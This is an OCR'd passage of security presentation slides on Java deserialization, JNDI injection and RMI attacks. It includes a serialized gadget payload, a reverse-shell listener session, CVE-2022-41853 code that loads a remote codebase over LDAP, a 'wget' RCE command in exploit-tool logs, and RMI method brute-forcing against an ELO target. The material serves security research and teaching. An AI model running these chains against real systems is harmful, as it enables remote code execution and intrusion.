2023-06-01 03:28:47 [LDAPSERVER] >> Send LDAP object with serialized payload: ACED00057372001
16A6176612E7574696C2E486173684D61700507DAC1C31660D103000246000A6C6F6164466163746F724900097468
726573686F6C6478703F400000000000007708000000020000000273720014636C6F6A7572652E6C616E672E49746
572617465FEEA19C6050385AE0200044C00055F6E6578747400134C636C6F6A7572652F6C616E672F495365713B4C
00055F736565647400124C6A6176612F6C616E672F4F626A6563743B4C0001667400124C636C6F6A7572652F6C616
E672F49466E3B4C000870726576536565647100 7E00047820011636C6F6A7572652E6C616E672E4153657141E698
AB2323B6630200007872001 0636C6F6A7572652E6C616E672E4F626A0B21613772D483EE0200014C00055F6D65746
174001D4C636C6F6A7572652F6C616E672F4950657273697374656E744D61703B787070707072372001A636C6F6A75
72652E636F726524636F6D7024666E5F5F353837367C32A1E70BE9BAB40200024C00016671007E00044C000167710
07E00047820013636C6F6A7572652E6C616E672E52657374466EC40F7B63C727356702000078720016636C6F6A75
```

```
nobody@tester:/tmp/h2_exploit$ nc -nlvp 6666
Listening on 0.0.0.0 6666
Connection received on 127.0.0.1 56922

id
uid=1000(guest) gid=1000(guest) groups=1000(guest),4(adm),24(cdrom),27(sudo),30(dip),46(plugd
ev),120(lpadmin),132(lxd),133(sambashare)
```

3.2. CVE-2022-41853 (SET PROPERTY CODEBASE TRUE + LDAP LOOKUP)

```
Reference  ref = new Reference ("javax.sql.DataSource","com.zaxxer.hikari.HikariJNDIFactory", null);
ref.add(new StringRefAddr("driverClassName", "org.hsqldb.jdbc.JDBCDriver"));
ref.add(new StringRefAddr("jdbcUrl","jdbc:hsqldb:mem;"));
ref.add(new StringRefAddr("connectionInitSql","CALL \"java.lang.System.setProperty\"
('com.sun.jndi.rmi.object.trustURLCodebase','true');" +
"CALL \"javax.naming.InitialContext.doLookup\"('ldap://127.0.0.1:2333/Exploit');"));
```

HTTPS://GITHUB.COM/ISAFEBLUE/PRESENTATION-SLIDES/BLOB/MAIN/BCS2022-%E6%8E%A2%E7%B4%A2JNDI%E6%94%BB%E5%87%BB.PDF


(DISCLAIMER: DIDN'T WORK IN SOLR ENV)


JAVA.LANG.SYSTEM.SETPROPERTY


- SETS 'COM.SUN.JNDI.LDAP.OBJECT.TRUSTURLCODEBASE' TO '**TRUE**'
- ALLOWS LDAP TO LOAD JAVA CODEBASE FROM ARBITRARY URL (HTTP, FTP, FILE, ETC.)
- WITHOUT IT THE MALICIOUS CODEBASE WOULD NOT BE REQUESTED OR EXECUTED
- NOTE: HIGHLY SENSITIVE, IF YOU GIVE IT A WRONG CODEBASE IT MAY:
  - NOT LOAD ANY OTHER CODEBASES AT ALL
  - CRASH THE APPLICATION IF CODEBASE IS NOT SUPPORTED (E.G. 1.8 CODEBASE IN <1.7 ENVIRONMENT)

JAVAX.NAMING.INITIALCONTEXT

- PUBLIC STATIC <T> T DOLOOKUP(STRING NAME)
- EXAMPLE:
  - LDAP LOOKUP: JAVAX.NAMING.INITIALCONTEXT.DOLOOKUP(“LDAP://127.0.0.1”)


created by @welk1n
modified by @pimps
[HTTP_ADDR] >> 127.0.0.1
[RMI_ADDR] >> 192.168.6.129
[LDAP_ADDR] >> 127.0.0.1
[COMMAND] >> wget 127.0.0.1:5555/RCE
----------JNDI Links----------
Target environment(Build in JDK 1.8 whose trustURLCodebase is true):
rmi://192.168.6.129:1099/pgesux
ldap://127.0.0.1:4444/pgesux


HyperSQL Database Manager
File View Command Recent Options Tools Schemas Help
Clear SQL
Execute SQL
jdbc:hsqldb:mem:.
Properties
CALL "java.lang.System.setProperty"('com.sun.jndi.ldap.object.trustURLCodebase','true
"javax.naming.InitialContext.doLookup"('ldap://127.0.0.1:4444/pgesux')
SQL Error
Java execution: javax.naming.InitialContext.doLookup / Error Code: -6000 / State:


----------Server Log----------
2023-11-14 01:30:20 [JETTYSERVER]>> Listening on 127.0.0.1:5555
2023-11-14 01:30:20 [RMISERVER] >> Listening on 127.0.0.1:1099
2023-11-14 01:30:20 [LDAPSERVER] >> Listening on 0.0.0.0:4444
2023-11-14 01:30:58 [LDAPSERVER] >> Send LDAP reference result for pgesux redirecting to http://127.0.0.1:5555/ExecTemplateJDK8.class
2023-11-14 01:30:58 [JETTYSERVER]>> Received a request to http://127.0.0.1:5555/ExecTemplateJDK8.class
2023-11-14 01:30:58 [JETTYSERVER]>> URL(http://127.0.0.1:5555/RCE) Not Exist!

4. REMOTE METHOD INVOCATION (RMI)

RMI Attack Surface - MindMap





Fig 24 – Attack Surface on Java RMI Endpoints

HTTPS://WWW.SLIDESHARE.NET/TOBIASNEITZEL/REMOTEMETHODGUESSER-BHUSA2021-ARSENAL

RMI

- **DOES NOT SUPPORT AUTHNETICATION!!!**
- CALL REMOTE METHODS EXPOSED BY A SERVER (CLASSES EXTEND JAVA.RMI.UNICASTREMOTEOBJECT)
- CLIENT HAS A STUB FUNCTION, SERVER HAS THE ACTUAL LOGIC (SKELETON)
- CLIENT SENDS FUNCTION SIGNATURE + ARGUMENTS TO THE RMI SERVER
- SERVER RUNS THE FUNCTION AND RETURNS THE RESULT



HTTPS://WWW.GEEKSFORGEEKS.ORG/REMOTE-METHOD-INVOCATION-IN-JAVA

ATTACKING RMI

- RMI SERVERS DO NOT DISCLOSE WHAT FUNCTIONS THEY SUPPORT SO AN ATTACKER NEEDS TO EITHER:
  - DIRECTLY ATTACK A RMI COMPONENT (BEFORE JEP290 AND JEP407):
    - ACTIVATORS
    - DISTRIBUTED GARBAGE COLLECTORS (DGC)
    - RMI REGISTRIES
  - FIND A VALID FUNCTION SIGNATURE

FINDING RMI FUNCTIONS

- BRUTEFORCE THE FUNCTION SIGNATURE

```
[qtc@devbox ~]$ rmg guess 172.17.0.2 9010
[+] Reading method candidates from internal wordlist rmg.txt
[+]       752 methods were successfully parsed.
[+] Reading method candidates from internal wordlist rmiscout.txt
[+]       2550 methods were successfully parsed.
[+]
[+] Starting Method Guessing on 3281 method signature(s).
[+]
...
[+]
[+] Listing successfully guessed methods:
[+]
[+]       - plain-server2 == plain-server
[+]               --> String execute(String dummy)
[+]               --> String system(String dummy, String[] dummy2)
[+]       - legacy-service
[+]               --> void logMessage(int dummy1, String dummy2)
[+]               --> void releaseRecord(int recordID, String tableName, Integer
remoteHashCode)
[+]               --> String login(java.util.HashMap dummy1)
```

FINDING RMI FUNCTIONS

- BRUTEFORCE THE FUNCTION SIGNATURE
- DECOMPILE A RMI CLIENT AND SEARCH FOR FUNCTIONS THAT EXTEND “JAVA.RMI.REMOTE”
  - VOID REGISTERPROCESSTARGET(DE.ELO.IX.IMAGING.REMOTEAPI.CLIENT.PROCESSTARGET D1)

```
import de.elo.ix.imaging.remoteapi.client.ProcessTarget;
import de.elo.ix.imaging.remoteapi.server.ProcessInitiator;
import java.rmi.RemoteException;

public class ProcessInitiatorImpl implements ProcessInitiator {
  ProcessTarget client;

  public void registerProcessTarget(ProcessTarget client) throws RemoteException {
    this.client = client;
  }
```

ATTACKING RMI – INTERESTING FUNCTIONS

- NOT ALL RMI EXPOSED FUNCTIONS CAN BE USED FOR DESERIALIZATION:
  - FUNCTIONS THAT TAKE NO ARGUMENTS
    - JAVAX.MANAGEMENT.REMOTE.RMI.RMISERVERIMPL_STUB: STRING GETVERSION()
  - FUNCTIONS THAT TAKE JAVA PRIMITIVES (INT, DOUBLE, CHAR, BOOLEAN, ETC.) AS ARGUMENTS
    - DELETE_ROW(INT ID)
- FUNCTIONS OF INTEREST MUST HAVE AT LEAST A NON-PRIMITIVE AS ARGUMENT:
  - REMOTECALLREC: REMOTE GETCALLRECMODULE(**STRING STR**)

BACK IN THE OLD DAYS OF 2016 A.D. WHEN “DESERIALIZATION DINOSAURS” WERE STILL ROAMING THE PLAINS OF JAVA

JDK ENHANCEMENT PROPOSALS #290 (JEP290)

- KILLED **PROTOCOL LEVEL** DESERIALIZATION (**DGC, REGISTRY**)
- JEP 407 KILLED RMI **ACTIVATORS**
- **APPLICATION LEVEL** DESERIALIZATION IS STILL ALIVE AND WELL

Hans-Martin Münch

@h0ng10

Attacking Java RMI services after JEP 290

An attack primer on how to attack Java RMI services using Java deserialization

ML

Attacking RMI based JMX services

An attack primer on how to hack into RMI based JMX services

HTTPS://MOGWAILABS.DE/EN/BLOG/2019/03/ATTACKING-JAVA-RMI-SERVICES-AFTER-JEP-290/

HTTPS://MOGWAILABS.DE/EN/BLOG/2019/04/ATTACKING-RMI-BASED-JMX-SERVICES/

qtc-de/**remote-method-guesser**

Java RMI Vulnerability Scanner


HTTPS://GITHUB.COM/QTC-DE/REMOTE-METHOD-GUESSER

4.1. CVE-2023-48168 - ELOENTERPRISE RMI DESERIALIZATION

ELO DIGITAL - NMAP

```
PORT     STATE SERVICE  VERSION
9500/tcp open  java-rmi Java RMI
| rmi-dumpregistry:
|   ProcessInitiator
|       implements de.elo.ix.imaging.remoteapi.server.ProcessInitiator,
|     extends
|       java.lang.reflect.Proxy
|       fields
|           Ljava/lang/reflect/InvocationHandler; h
|             java.rmi.server.RemoteObjectInvocationHandler
|             @localhost:9500
|             extends
|               java.rmi.server.RemoteObject
|     Custom data
|       Classpath
|         file:/[redacted]/WEB-INF/classes/
|         file:/[redacted]/WEB-INF/lib/animal-sniffer-annotations-1.22.jar
|         file:/[redacted]/WEB-INF/lib/asm-9.1.jar
|         file:/[redacted]/WEB-INF/lib/asm-analysis-9.1.jar
```


USING JD-GUI TO DECOMPILE THE ELO CLIENT JAR



SETTING UP YSOSERIAL AND USING REMOTE-METHOD-GUESSER

